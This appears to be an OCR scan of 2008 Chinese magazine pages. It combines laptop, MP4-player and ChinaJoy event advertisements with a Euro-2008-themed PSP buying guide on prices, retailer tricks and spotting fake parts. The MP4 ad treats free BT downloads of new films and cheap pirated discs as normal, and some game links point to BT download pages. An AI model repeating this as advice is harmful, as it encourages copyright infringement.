方向键下方“Lamborghini”的logo尽显华贵，加之修长迷离的机身侧影，钛合金转轴化作“飞骑”错轮，光影回转；开阖于至佳角度，面板斜插一如欧翼，空灵狂野，VX3与兰博基尼的默契再次卓越重叠，如若时刻洋溢飘移豪情。

另外，每台VX3身上不仅标注着独一无二的编号，而且全套搭配量身定做的皮革包、专用鼠标、鼠标垫、天鹅绒布鼠标套、保护袋及精美包装礼盒等专享配件，进一步衬托出这款典藏产品的尊贵身份。

驰骋于梦想征途，VX3所呈现的不仅仅是跑车般奢华身姿，更是被注入了业界前沿的先锋动力：搭载Penryn 45nm T9300移动处理器，运行速度更快，并有效降低机器功耗和发热量，在提升整体性能和延长电池续航时间的同时提升主频，如此疾速的运行感受，犹如驾驭着兰博基尼疾速度飙驰，尽显王者风范与霸气。

令人震惊的4GB超大容量内存，精配新一代NVIDIA Geforce 9300M GS独立显示核心，在VX3体内激发出流畅动人的3D显效，游戏图绘等大动作通通游刃有余，声光特效尽显科技之美，酣畅淋漓自当更加从容不迫。

轻仅1.68公斤的灵秀身姿，配合HDMI高清多媒体接口，在轻薄和娱乐视听之间登峰造极，尽显“疾速角斗士”的绝代风华，VX3正是引领未来潮流走势的前卫骄子。

时尚奢华、狂野疾速，VX3将来自兰博基尼跑车的所有荣光自然挥洒，充分满足世人欲罢不能的跑车情结。然而，VX3所带给我们的又何止这些？

华硕兰博基尼笔记本VX3

注入未来创想，锻造科技时尚

一个是来自浪漫国都意大利的巅峰级跑车品牌，吸纳了欧洲高峰之首阿尔卑斯山脉的豪迈与绵延，激荡着如同维苏威火山的古罗马式澎湃热情——它的名字叫兰博基尼。

另一个是不断追求科技极致的尊贵跑车系列笔记本，将兰博基尼的奢华与数码科技的时尚相结合，历经三年的创新与沉淀，第三代跑车本再次驰骋而来——它的名字叫华硕VX3。

无论是深厚悠远的中西文化，还是溢于内外的鲜活创想，如此富有力量的天赋佳作总能唤醒驾驭者的斗志昂扬……

突破性采用钛合金转轴

蓝宝石表面30万像素摄像头

手工缝制真皮掌托

华硕兰博基尼VX3笔记本采用英特尔®迅驰®处理器技术

2008 ChinaJoy Cosplay
2008 ChinaJoy Cosplay Carnival
chinajoy cosplay carnival
ChinaJoy Cosplay Carnival
独家网络协办单位
http://comic.qq.com
首要网吧渠道
JUNNET
首要媒体
Games TV
在镜头前舞动青春
在视频中秀出自我！
本活动主办单位
ChinaJoy组委会
全国比赛承办单位
北京汉威信恒展览有限公司
活动联系电话：
010-51659355转11/12
邮箱：howell@howellexpo.com
联系人：高文爽 朱利辉
www.chinajoy.net
北京
大连
天津
上海
武汉
成都
长沙
郑州
南京
合肥
西安
沈阳
MISS
2008 Miss ChinaJoy
青春风采大赛
联合协办单位
zol.com.cn
MISS ChinaJoy
活动网址：http://misscj.zol.com.cn http://misscj.2u.com.cn 比赛报名：（010）82616677-8134
主办：ChinaJoy 组委会 承办单位：北京汉威信恒展览有限公司 活动联系电话：010-51659355转11/12 联系人：高文爽 朱利辉
邮箱：howell@howellexpo.com www.chinajoy.net
www.chinajoy.net

分钟辨

升级4.3英寸高分屏，昂达“随身看”瞬间让DVD落伍

支持TV-OUT昂达VX767上市4GB仅699元


是否大家还在为自己钟情的那部电影在一大堆的DVD碟片中拼命找寻？又或者还在为旅途中那无聊的时间发愁？又是否在为屏幕太小而无奈？……

这些现在都可以迎刃而解！昂达新品VX767的上市，让人们对于视频MP4有了重新定义。其强悍的机能足以完美支持高达800×640分辨率的RMVB等视频文件播放，无需转换、真正实现直接播放！并且它还是目前国内唯一采用4.3英寸，1600万色16：9高分屏的MP4，让“随身看”更轻松自然。VX767还带来了一种全新的观看方式，通过内置TV OUT（电视输出）功能，让人们彻底摆脱了DVD片源烦恼，真正享受数字生活带来的便利。

完美支持电视播放功能，免费看尽所有大片

近期的大片不少，《功夫之王》、《钢铁侠》、《夺宝奇兵3》等大片都是不可错过的。而看电影花钱是很正常的一件事情，不管是花80元去电影院享受视听的震撼，还是花上5元钱买一张D版的光盘在电脑、DVD碟机中播放，这些都是要有所付出的。

宽带的普及使人们越来越依赖网络，第一时间下载最新的影片已经逐渐成为了一种习惯，同时BT、迅雷等软件也为消费者下载提供了绝佳的平台，而昂达VX767的上市，让网络资源得以充分利用，将影片下载至播放器中即可使用TV OUT（电视输出）功能将影片传输至家庭影院中播放，更大的屏幕、更好的音质效果，让非得束缚在电脑前观看的方式得以改变。并且VX767不大的体积也能让影片能随身携带，这也是VX767绝杀DVD播放器的主要原因之一。



图：昂达VX767背面铸刻周杰伦亲笔签名，并内置《我很忙》数字音乐专辑

无需转换格式，直接播放十余种视频格式


网络中电影资源主要以RM/RMVB格式为主，昂达VX767高达400MHZ的芯片处理速度，能轻松实现800×640分辨率RM/RMVB格式播放，将下载影片直接从电脑里将影片拷贝至机器中，即可在4.3英寸屏幕中实现直下即播，流畅的视频也保证了视频在电视输出时的影片质量。除此之外这款机型还同时直接支持AVI、MOV、ASF、MP4、WMV、3GP、MPG等十余种视频格式，就连目前炙手可热的FLV格式也同样兼容，这才是真正的MP4带给人们的移动视频生活体验。

测试影片	格式	分辨率	播放码率	播放状况
见龙卸甲	RMVB	656x272	25FPS,544kbps	流畅支持
黄石的孩子	RMVB	640×352	24fps,582Kbps	流畅支持
黄金罗盘	RMVB	720×480	24FPS,611kbps	流畅 极少跳帧
国家宝藏2	RMVB	826×412	24fps,505Kbps	流畅.偶尔跳帧
长江七号	AVI	640×480	25FPS,655kbps	流畅
牛仔很忙MTV	AVI	720×400	30FPS,384kbps	流畅.极少跳帧
古灵精探	FLV	320×240		流畅

■昂达VX767实际视频测试记录（仅提供参考）：播放状况取决于影片分辨率、码率的高低

屏幕比肩PSP，音质媲美CD播放器

昂达VX767首次采用了4.3英寸的16：9真宽屏，并且是分辨率高达480×272点阵的1600万色高分屏，同千元以上的PSP游戏机屏幕规格一样。相对普通视频播放器，VX767更大的屏幕、更清晰的画面表现、更真实细腻的色彩还原，让你感受从未有过的随身视频感觉。



4.3英寸16:9是掌上视频最佳播放尺寸

昂达对更好音质的执着，使这款VX767在支持传统的MP3、WMA等格式外，还实现了对无损音乐格式APE/FLAC的完美支持，其音质经过了严格的盲听测试，得到了全世界发烧友的公认。加上独特的高/低音音效及其他7种音效，足以满足音乐发烧友对高品质音乐的需求。

强大芯片支持，最全面的视频机型

昂达VX767除了出众的视频功能外，其他功能也十分全面。FM收音、高清录音、图片浏览、电子书、多任务操作、游戏等功能应有尽有。VX767无需软件更新固件，让所有的用户都能轻松搞定固件升级；实现了视频图像4级切换、音乐自动分类排序播放、自动更新歌曲库信息、视频断点续播、更换主题背景、自定义桌面、更换字体颜色、图片浏览/旋转、单独FLASH播放器、电台列表等独特功能设置，人性化十足。

内置锂电池可连续播放音乐40多个小时（黑屏情况下）或者10个小时视频，免除了对续航时间的担忧；最大支持高速32GB Micro SD卡(TF)、高速USB2.0都体现出当今MP4播放器的至高水平。

让DVD机绝望 4GB仅售699元

价格永远是制约消费者购买的一个重要因素，也是这款视频创新之作令人震惊之处，设计时尚的昂达VX767上市价格4GB仅为699元(8GB/899元)，基本与目前品牌DVD播放器同价，但是在VX767全面的优势下，DVD时代结束指日可待。

昂达代理商网上查询：http://www.onda.cn
或来函：huodong@onda.cn 电话：020-87636363

广告代码 AOM8061 凭此代码登录昂达网站注册会员可获大家网上购买MP3可获10元优惠

■策划/《电脑爱好者》编辑部 ■监制/Cornel ■撰稿/mga(北京)

2008欧洲杯，送你15个PSP的绝妙玩法

2008年欧洲杯已经于6月8日正式展开，瑞士对捷克的开幕式比赛你看了吗？如果你是球迷，一定不会错过。同样你不该错过的，是PSP掌机中一款大作——实况足球2008。一个是足坛的重大赛事，一个是游戏界最新推出的产品，强强联手，不容错过！

什么？你还没有玩过PSP？

什么？？你旁边那个家伙竟然问什么牌子的PSP最好？

什么？？？你下铺那个戴眼镜的兄弟竟然问你PSP和ASP.net有什么区别？

在今天这个电子产品超流通时代，你可以不知道什么是ASP，也可以不知道什么是PHP，但你不能不会玩PSP！！

2008年欧洲杯六大看点

▲老牌劲旅尚能饭否？
▲哪匹黑马脱颖而出？
▲死亡之组谁拔头筹？
▲最佳射手花落谁家？
▲最佳新人来自何方？
▲王牌巨星落幕绝唱？

PSP掌机六大看点

▲玩游戏：由各大游戏厂商出品的各种游戏让你应接不暇，其中必有一款适合爱玩游戏的你。
▲听MP3：支持MP3格式音频文件，可显示歌曲的图片信息，歌曲数量则由的记忆棒大小决定。
▲数码相片浏览：在PSP上随时随地欣赏你喜爱的数码照片、写真集，是多么愉快的一件事啊！
▲高清晰电影：官方支持MP4编码格式视频文件，通过第三方程序可以支持更多格式视频文件。
▲看电子书：只要你的记忆棒够大，就等于随身带了一个图书馆。
▲PSP上网：不但能聊天、打电话，甚至还能BT下载！

TAG: PSP、实况足球、怪物猎人、游戏、PSP2000、欧洲杯 | 应用方案、导购、知识 | 特别话题

CHAPTER-A 艰难的选择 为什么要买PSP

★时间：1996年欧洲杯1/4决赛(捷克对丹麦)

★场景：波博斯基准确的妙传，把球直塞给巴罗什，直接面对门将，门将的出击封堵也几乎无懈可击，巴罗什面临选择……

★选择：大力攻门 vs 轻巧挑射

大力射门往往是多数前锋的选择，

但这在近距离面对门将时未必是最佳选择。巴罗什迎球后未做任何调整，用脚尖轻灵一挑，皮球从目瞪口呆的门将索伦森肩膀上方飞过，悠然入网，一场大胜就此开始。

★关于买不买PSP的"业余"问题


喜欢足球的你，一定知道面对来球时做出准确判断的重要性。只要做出了正确的选择，结果往往比较好；相反，如果选择的动作是错误的，就算你的身体再强壮、脚法再细腻，往往也难有好的效果。在足球的问题上如此，在买不买PSP的问题上，同样如此。

如果你还没有决定是不是要买PSP，让我们来一起帮你抉择；如果你已经决定购买，请跳过本章内容。（见图1）

●PSP成本基本核算

这里仅列出购买基本配件和主要周边的价格，有关选购注意事项请参考后面的章节。

PSP2000(黑、白、蓝、紫)	1420元
PSP2000(绿)	1500元
PSP1000	1260元
4GB高速组棒	205元
4GB低速组棒	150元
电池	50元
合计	**1570元至1700元**



小提示：

PSP2000和PSP1000的区别

第一代的PSP被称为PSP1000，而新型号PSP主机PSP2000已于2007年9月20日发售。PSP1000的厚度约为23毫米，而PSP2000则仅有18.6毫米，薄了约4.4毫米。液晶周边唯一最大的不同就在于扬声器的位置，PSP1000的扬声器在主机下部，而PSP2000则变更至液晶屏的左右偏上。PSP2000新增加了影像输出机能，因此耳机端子部分构造发生了变化，原先PSP1000所使用的耳机线无法在PSP2000上使用。 PSP2000电池同样是薄型的，因此电池容量也变为1200mAh，比PSP1000的标配电池的1800mAh少了1/3容量。不过，由于PSP2000内部搭载的部件更加省电，因此实际使用起来电池的使用时间与PSP1000基本相同。

MM玩PSP的六大理由

不要奇怪，虽然你可能是男生，但你仍然要知道如何让MM接受PSP，喜欢上PSP。因为这样一来，你可以顺理成章地买下你最喜欢的PSP，而同时也有了送给她的一份价值不菲的礼物——鱼与熊掌兼得不是很好吗？是不是有道理？善解人意的MM不可能每天把着PSP不给你玩吧？

●**理由1:女生结识新朋友的途径**

爱玩游戏的女生天生爱打抱不平，往往还需要拉上几个姐妹一起玩！PSP游戏之《海豹突击队》不仅可以让你享受战火的洗礼，更是可以让你通过耳麦聊天哦！不过，一定要提防其他拿着PSP的GG们！(*^__^*)

●**理由2:感受“第二人生”**

都说红颜薄命，MM们除了希望更漂亮以外，更希望体会更丰富的人生。猫有九条命？你可以无数次Save and load(保存、读取)，做个不死族，可能是每个渴望并且热爱生活的游戏女孩共同的心声。

●**理由3:可以作为和男性的聊资**

是不是觉得老和自己的男同事或者朋友没有共同话题，很难打入到他们的生活中去？自从玩了PSP，嘿！男生都喜欢我啦！

●**理由4:缓解压力**

没有什么比被气得半死后，狂杀怪解气了。来吧，让我们进入PSP游戏《怪物猎人》的世界中去吧！

●**理由5:减少逛街次数**

沉迷PSP之后，逛街的次数自然下降，GG们的开销自然骤降，还有比这更高兴的事情吗？

●**理由6:游戏中的装备超赞！**

极品装备就好比一件漂亮的衣服，永远都是爱美如命MM们的追逐目标，在游戏中，无论是多彩的民族服装，还是普通苏格兰绒衬衫，都一样可以给你无比的惊喜哦，男生们会发现其实女生的要求一点也不高。

●**理由7:做一件事无需理由，我就喜欢！**

有什么比横行霸道的女孩更加可爱的？不需要男生的保护，不害怕强大的怪物，比BOSS更加BOSS，游戏中再弱小的MM也能无比强大！

最爱MM喜爱的PSP游戏推荐

No.1:乐克乐克(LocoRoco)

推荐度:★★★★★

网址:http://bt.levelup.cn/userupload/tg777.com/download/3530.html

在这款风格纯真操作简单的PSP益智动作游戏中，玩家将帮助能促进植物成长、爱唱歌的圆滚滚神秘生物“乐克乐克(LocoRoco)”，通过障碍，避开敌人，往目的地前进。这款游戏可爱的主角和简单的操作方式都很受女玩家们欢迎。

No.2游戏名称:音乐方块2 (见图2)

推荐度:★★★★


网址:http://bt.levelup.cn/userupload/tg777.com/download/5407.html

No.3游戏名称:索尼狗(The Dog)

推荐度:★★★★

网址:http://PSP.tgbus.com/news/200602/20060210132648.html

《The Dog》与《任天狗》类似，也可以有许多种小狗用的衣物配件供玩家选购，并打扮自己的爱犬。本次的《The Dog》将加入拍照功能，这一功能是《任天狗》所没有的，玩家可以利用这个功能记录下自己与小狗日常的点点滴滴。喜欢宠物的女玩家们别错过这款PSP游戏(见图3)。



其他MM喜欢的游戏:牧场物语、金字塔祖玛、DQ与FF富豪街、魔法气泡2、超级泡泡龙、哔波猴学苑2、太鼓达人:便携版2

什么游戏让GG动心

讲了这么多，终于到了男士们喜欢的游戏部分了。如果你现在还不太熟悉PSP，就一起来看看最容易让GG动心的PSP游戏吧！

★《实况足球》

你是男人吗？可以说在这个世界上只要是男人都踢过一脚足球，哪怕那个球它并不是真正的足球，但足球是一种

文化，是一种象征。球是圆的，它可以到处滚，它所经过的地方都会留下:汗水、泪水、激情、梦想！

◎上榜理由:每个男人都玩过的运动(见图4)

★三国志系列

一个男人需要的不光是勇气，而更多的时候需要的是智慧。智慧可以为一个男人披上:儒雅、谦和、善良的外衣。实乃泡MM必备素质。送各位四个字:"才子佳人"。

◎上榜理由:男人穷、丑不要紧，但是没脑子，那可就真的无可救药了

★《NBA2008》

世界上喜欢NBA的人成千上万，每个人都有着他的理由。有人喜欢他火爆的快感，也有人喜欢它美妙的配合和灌篮！从动画片灌篮高手再到NBA，"篮球"承载了多少热血男儿的梦想与激情？

◎上榜理由:热血、青春、奋斗不止(见图5)

★《超级机器人大战》

机战终于在掌机上吼了起来。看着和PS2不相上下的华丽战斗，听着接近CD音质的立体声效果。这是多少机战FAN多年来的梦想，现在终于在PSP上实现了。

◎上榜理由:伴随着我们从男孩走向男人的游戏

★《火爆狂飙》

《火爆狂飙》并不像极品飞车那样真实，但是能看着一部部现实中天价的梦幻跑车在自己手中慢慢的四分五裂，自豪吗？让我们一起撞吧，飞吧！

◎上榜理由:献给喜欢BT文化的男人们

其他GG喜欢的游戏:《真三国无双》、《金刚》、《大众高尔夫》、《野球拳》……

适合GG、MM一起玩的游戏

男孩和女孩喜欢的游戏看起来那么的不同，有没有适合GG、MM一起玩的游戏呢？

★哔啵猴学院2中文版

这个游戏以猜剪刀、石头、布(scissors、rock、paper)那样的方式对战，外加卡片对战方式。剪刀，石头，布分胜负后就可以相加或者相减卡片上相对应的能力值。娱乐性和搞笑性跟一代比有过之而无不及，非常推荐此游戏给喜欢一代或者喜欢玩益智游戏的玩家。

参考资料:http://www.lailook.com/html/youxixiazai/20070208/288.html

★《怪物猎人2G中文版》

女生超喜欢的游戏，甚至会疯狂痴迷。两人联机时，MM会躲在你后面投入地乱喊乱叫(见图6)。

参考资料:http://www.9hu.com/ObjectDetails.aspx?ObjectId=2246

另一选择:NDSL还是PSP

关注掌上游戏机的朋友，除了PSP，一定对NDSL不陌生。这两款游戏机分别来自索尼和任天堂这两家日本顶级的娱乐公司，两款产品竞争十分激烈，但他们之间区别不小。关于这两款游戏机孰优孰劣，在玩家当中争论也不小，有的说NDSL经典，有的说PSP时尚，究竟谁说的更合理呢？玩家该如何选择呢？

> **小知识:什么是NDSL**
>
> NDSL的官方全称是NintendoDS Lite，是任天堂2004年年末推出的新型掌机NDS的改进版本，2006年3月2日开始在日本发售。NDSL保留了NDS独特的机能，并对其进行改进，使之轻量化，提高了携带性，加强了画面的明亮度。故取之蕴涵的"更轻、更亮"的概念，命名为Lite。NDSL首发推出三款颜色，分别是水晶白、冰蓝、珐琅蓝。2008年和NDSL的价格稳定在1100元左右。

◇便携性

对于掌机来说，便携性是很重要的一点，NDSL的正常使用一般在7小时左右，如果把亮度调到最低，玩一整天十几个小时都没有问题。PSP则差很多，正常能使用5个小时已经不错了。相比来说NDSL也比PSP更方便携带，特别是夏天PSP拿起来还真麻烦。

评分:NDSL 9分 PSP 7 分

◇游戏可玩性

虽然PSP的硬件能力远超NDSL，也有不少画面超绚丽的游戏，可是相比NDSL，PSP的游戏阵容就太弱了。NDSL的游戏得益于触摸屏、传感器等非传统的操作方式以及强大的第一方开发能力。并且NDSL上游大量的汉化游戏，如果买掌机的主要用途是玩游戏，则NDSL是不二的选择。

评分:NDSL 9分 PSP 7 分

◇多媒体性能


在这点上PSP是完胜：480×272的高分辨率，高亮的反射屏，以及大容量的存储卡和网上丰富的影片资源，PSP可以说是市面上很超值的MP4。而NDSL，虽然也能看电影听音乐，但效果比PSP还是要差很多，并且资源也不丰富。

评分:NDSL 6分 PSP 10 分

◇显示效果


PSP屏幕大小4.3寸，分辨率为480×272，NDSL屏幕大小3寸×2(双屏)分辨率为256×192(双屏)，相比来说NDSL的屏幕要大一些，但是点距要比PSP的大，显示效果上略微有些不足。

评分:NDSL 8分 PSP 9 分



相比之下，PSP在多媒体娱乐性能方面要超过NDSL，如果你是一个喜欢玩那些耐玩的小游戏玩家，那么NDSL或许更适合你。如果你希望拥有一个更全面的娱乐掌机，PSP还是更适合你一些。

CHAPTER-B 身价



★时间:2004年欧洲杯(克罗地亚vs英格兰)

★场景:欧文在前场得球与斯科尔斯的连续一脚传递吸引对方防守重心右移,斯科尔斯恰到好处地将球分向禁区前沿鲁尼脚下,鲁尼停球稍做调整便起右脚重炮轰门,尽管克罗地亚门将飞身勉强碰到来球,但依然无法阻止皮球入网(见图7)。

★身价:2004年9月1日,英超豪门曼联正式购入鲁尼,转会费高达2700万英镑,而英媒体估测鲁尼的周薪约在5万英镑左右。一名球员身价达到2700万英镑,真的物有所值吗?欧洲杯的精彩进球足以证明。

你即将付出1500元以上的资金购买PSP,怎么才能保证买到的是货真价实的"明星产品",而不是"掺水"的假货呢?让我们用5大提问来解决你的担忧。

提问1:买机器还要"签约费"?

国际上知名的足球明星,在续约的时候有可能提出签约费,也就是在合同规定薪水外另外收取一笔费用,而且数额不小。你知道吗,在你买PSP的时候,也可能会被收取类似的"完美屏签约费"!

PSP按照液晶屏幕显示质量高低来划分,可以分为完美屏和普通屏两大类。前者是液晶屏基本上没有任何坏点、亮点和暗点,显示质量很好的现货,后者则是有一至两个坏点、亮点和暗点的现货。不管是上游渠道商和水货零售商,在完美屏和普通屏两类现货上面的进货价是一样的。

◎伎俩:通常情况下,商家给水货新版PSP报出的价格,都是对应普通屏。如果买家在验机的时候发现屏幕有坏点,商家就会让买家多加30到50元,选购一台完美版现货。买家如果既不想加钱选完美屏,又要商家拿出其他普通屏现货来进行对比,商家往往只会提供两台现货供买家去挑选。假如玩家依然不满意,商家就会以没货等理由,拒绝提供第三台或者更多的现货。商家这样做其实就是想逼买家在前面两台现货当中挑选一台。

◎对策:对于这样的选购陷阱,比较好的解决方法是尽量压低完美屏的选机费,看看10块20块可不可以,毕竟挑一台无坏点的完美版还是值得考虑的。


小知识:什么是坏点、亮点、暗点

液晶每个像素都是由红、绿、蓝3个像素单元组成,可以抽象地把液晶看做是一个显示画面的电视墙,不过每个电视只能显示一个完整像素罢了。大家可以自己算一下PSP的LCD的像素单元是多少个,480×272×3=391680。而每个像素单元都对应有自己的驱动管,可以想象其在大工业生产中非常有可能出现损坏的驱动管。那么相应的像素就会缺少一个色彩单元,这样在显示的时候就出现了亮点或者暗点,这些都属于液晶坏点(见图8)。

亮点,也俗称为彩点,以绿色和白色居多,他们不随屏幕图像的变化,而固定的现实为一种颜色。目前液晶的坏点以亮点居多。

暗点,则是只有在屏幕全白色显示出的黑点,平时也会随着图像的变化而变化。

小提示:如何检查坏点



最简单的方法是在PSP上选择"设置→系统设置→关于PSP",利用里面的黑色背景来分辨坏点。另外,PSP2000的主题带有多种背景色,所以可以选择"设置→主题设置→颜色",在其中切换各种不同的背景色来检查亮点、坏点。另一种方法是自带一张存有各种颜色图片的记忆棒,然后利用PSP的浏览图片功能在不同颜色背景下分辨(下载地址:http://work.newhua.com/cfan/200812/color.rar 快车代码:CF0812CMTBHT01)。

提问2:小心原装电池被换走

买过手机、笔记本电脑等电子产品的用户,对于奸商偷换原装电池牟利的行径都十分熟悉,PSP经销商也一样。

◎伎俩:目前市场上比较常见的组装新版PSP电池,主要有两种,一种粗字网格版,另一种是细字浅刻版。前者在电池正面有网格纹,电池表现的字体比较厚,刻度相对较深一点。后者的表面比较粗糙,没有风格,但字体则比较细,刻度也比较浅。

◎对策:仔细比对。原装电池,表面打磨得相当精细,字体大小介乎粗字版和细字版之间,字体刻度更加深,字体反光度相当好。另外,原装电池没有网络纹(见图9)。

实例:分辨3种版本的仿制组装电池

PSP2000组装电池主要有两个版本,第一个版本的外形和原装电池比较类似,其与原装电池最大的区别是电池的表面有网格状纹路,这个我们在前面已经提到。

第2版外表与原装电池十分相近,具有很强的欺骗性,不少商家都在用这个电池冒充原装电池销售。分辨这种仿冒电池可以从两个方面入手:一是电池的接口部分,其铜制接口较为明显,而且平面向上。二是贴纸部分,可以看到仿冒电池的矩阵码仍然印刷得非常粗糙。

提问3：当心！记忆棒偷走你一百元！

PSP使用记忆棒用于存储，每个用户基本上都要另外购买。目前4GB高速组棒的价格在250元到280元之间，4GB低速组棒则在180到200元之间。为了这100元的差价，JS们将低速卡当做高速卡卖给玩家，这样的事情是时有发生的。

◎伎俩：用低速卡充当高速卡销售，甚至用高速红卡的外壳，低速黑卡的核心来欺骗用户。

◎对策：一般来说，目前市场上常见的4G组棒有三种：红卡、黑卡和蓝卡。红卡是高速卡，黑卡是低速卡。至于蓝卡则是4G SANDISK原装记忆棒的仿冒货。由于品质和性能都不好，所以不建议玩家选购蓝卡。为了防止"换壳"伎俩，建议用户对记忆棒进行性能测试，通常读取速度和写入速度分别超过8MB/S和6MB/S才算是高速卡。测速软件推荐使用blackSPEED（下载地址：http://down1.tech.sina.com.cn/download/down_contents/1207411200/38770.shtml，快车代码.CF0812CMTBHT02）

网络大补贴

4GB各种记忆棒评测大集合：http://bbs.tgbus.com/viewthread.php?tid=2106746&extra-page%3D1%26amp%3Bfilter%3Ddigest

提问4：打包"全家餐"一点不好吃！

肯德基著名的"全家餐"想必你吃过，如果你算一笔账就会发现：如果零买那些鸡块、薯条、可乐，可能用不了那么多钱。但是为了方便，很多人还是选择了它，毕竟差不了太多钱。但是买PSP的时候，这样的"大餐"最好是别买。

◎伎俩："大促销！1600元级超级套餐！"这样的套餐，一般来说构成是这样的：4GB低速组棒（黑卡）+组装液晶保护膜+软包、挂绳、数据线之类的东西。此外，还有1800元套餐，甚至2000元套餐，无非是换成高速卡，使用原装膜。

◎对策：如果购买这些套餐，你基本上注定会花更多钱。根本不要考虑这些PSP套装，包括主机和配件都选择单买，一个一个跟商家去砍价，这样比较划算。

提问5：二手翻新怎么防？

PSP1000的推出的时间比较长，商家为了谋取暴利，往往会对收购回来的二手PSP进行翻新处理，这就给用户的选购带来了一定的困难，那么我们要如何分辨翻新机呢？

10

◎观察L、R键划痕：首先要看主机表面尤其是屏幕部分有没有划痕，如果商家事先就已经贴好屏幕保护膜，一定要坚持撕下保护膜来检查。其次要看左右两边透明的L、R键上有没有磨损痕迹（见图10）。

◎标签：商家收购二手PSP以后，一般都会将其拆开检查、维修内部，而PSP电池仓里的标签下有隐藏螺丝，要拆机的话就必须将标签揭下，只要用户足够细心还是不难发现。如果我们在检查过程中，发现螺丝上有明显的拧动痕迹和划痕，也可以断定是拆过的。

小知识：如何查看PSP原产地版本

观察PSP主机下方贴纸的串号，220-240v说明这台机器是港版的（日版是100v，美版是120v）。第三行的H是机器初始软件版本号。

网络大补贴

PSP各版本区别方法：http://bbs.tgbus.com/viewthread.php?tid=204362&extra=page%3D1%26amp%3Bfilter%3Ddigest

表格：各地主流PSP及周边产品价格


名称	北京	上海	广州
PSP1000（黑、白）	1280	1280	1260
PSP1000（其他颜色）	1260	1260	1240
PSP2000(黑、白、蓝、紫)	1420	1420	1410
PSP2000（粉）	1440	1450	1430
PSP2000(绿)	1510	1500	1480
PSP摄像头	310	320	320
原装色差线	280	270	270
组装色差线	60	60	60
4GB低速棒	148	150	150
4GB高速棒	250	260	250
原装线控耳机	280	260	260
组装线控耳机	58	50	50

网络大补贴

新年购新机——PSP篇（http://www.digi-fashion.com/FSDJT/20080201/694.html）
菜鸟变高手，PSP购机实用指南（http://www.digi-fashion.com/FSDJT/20080428/1647.html）
与上当受骗说拜拜 教您如何购买PSP(http://www.pconline.com.cn/digital/audio/hangqing/bj/0802/1229157_1.html)

CHAPTER-C

Goal!!球进啦! "小P"游戏全搞定



★时间:2004年欧洲杯 (瑞典对保加利亚)

★场景:亨里克-拉尔森,多次揽下最佳射手头衔的锋线老将登场了。在一次反击中,在对方后卫与门将尚未来得及作出反应的情况下,拉尔森如鱼雷一般的俯身冲顶将球撞入远角。是拉尔森的入球让东欧人真正陷入绝望,他们所缺少的正是这样的一位射手。

★进球:守门员登场就是为了把守球门,后卫登场就是为了阻截对方的进攻,而前锋的使命呢,当然是进球!

PSP是游戏机,但它又不仅仅是游戏机,它可以成为我们的一个娱乐终端,帮我们做很多你以前没有想过的事情。来,看看PSP球场上的众多球星的高超技艺吧!

网络大补贴

宝宝周岁的时候,到了"抓周"的时候。如果摆上PSP和NDSL,他会选择哪一个呢?http://v.ku6.com/show/RA6P0pxaFvqlM84k.html

PSP上玩劲舞团的画面,注意,很多人发现视频主人酷似CFan以前的一位编辑,猜猜他是谁?http://v.ku6.com/show/96pJqVLWKxtvLu4c.html

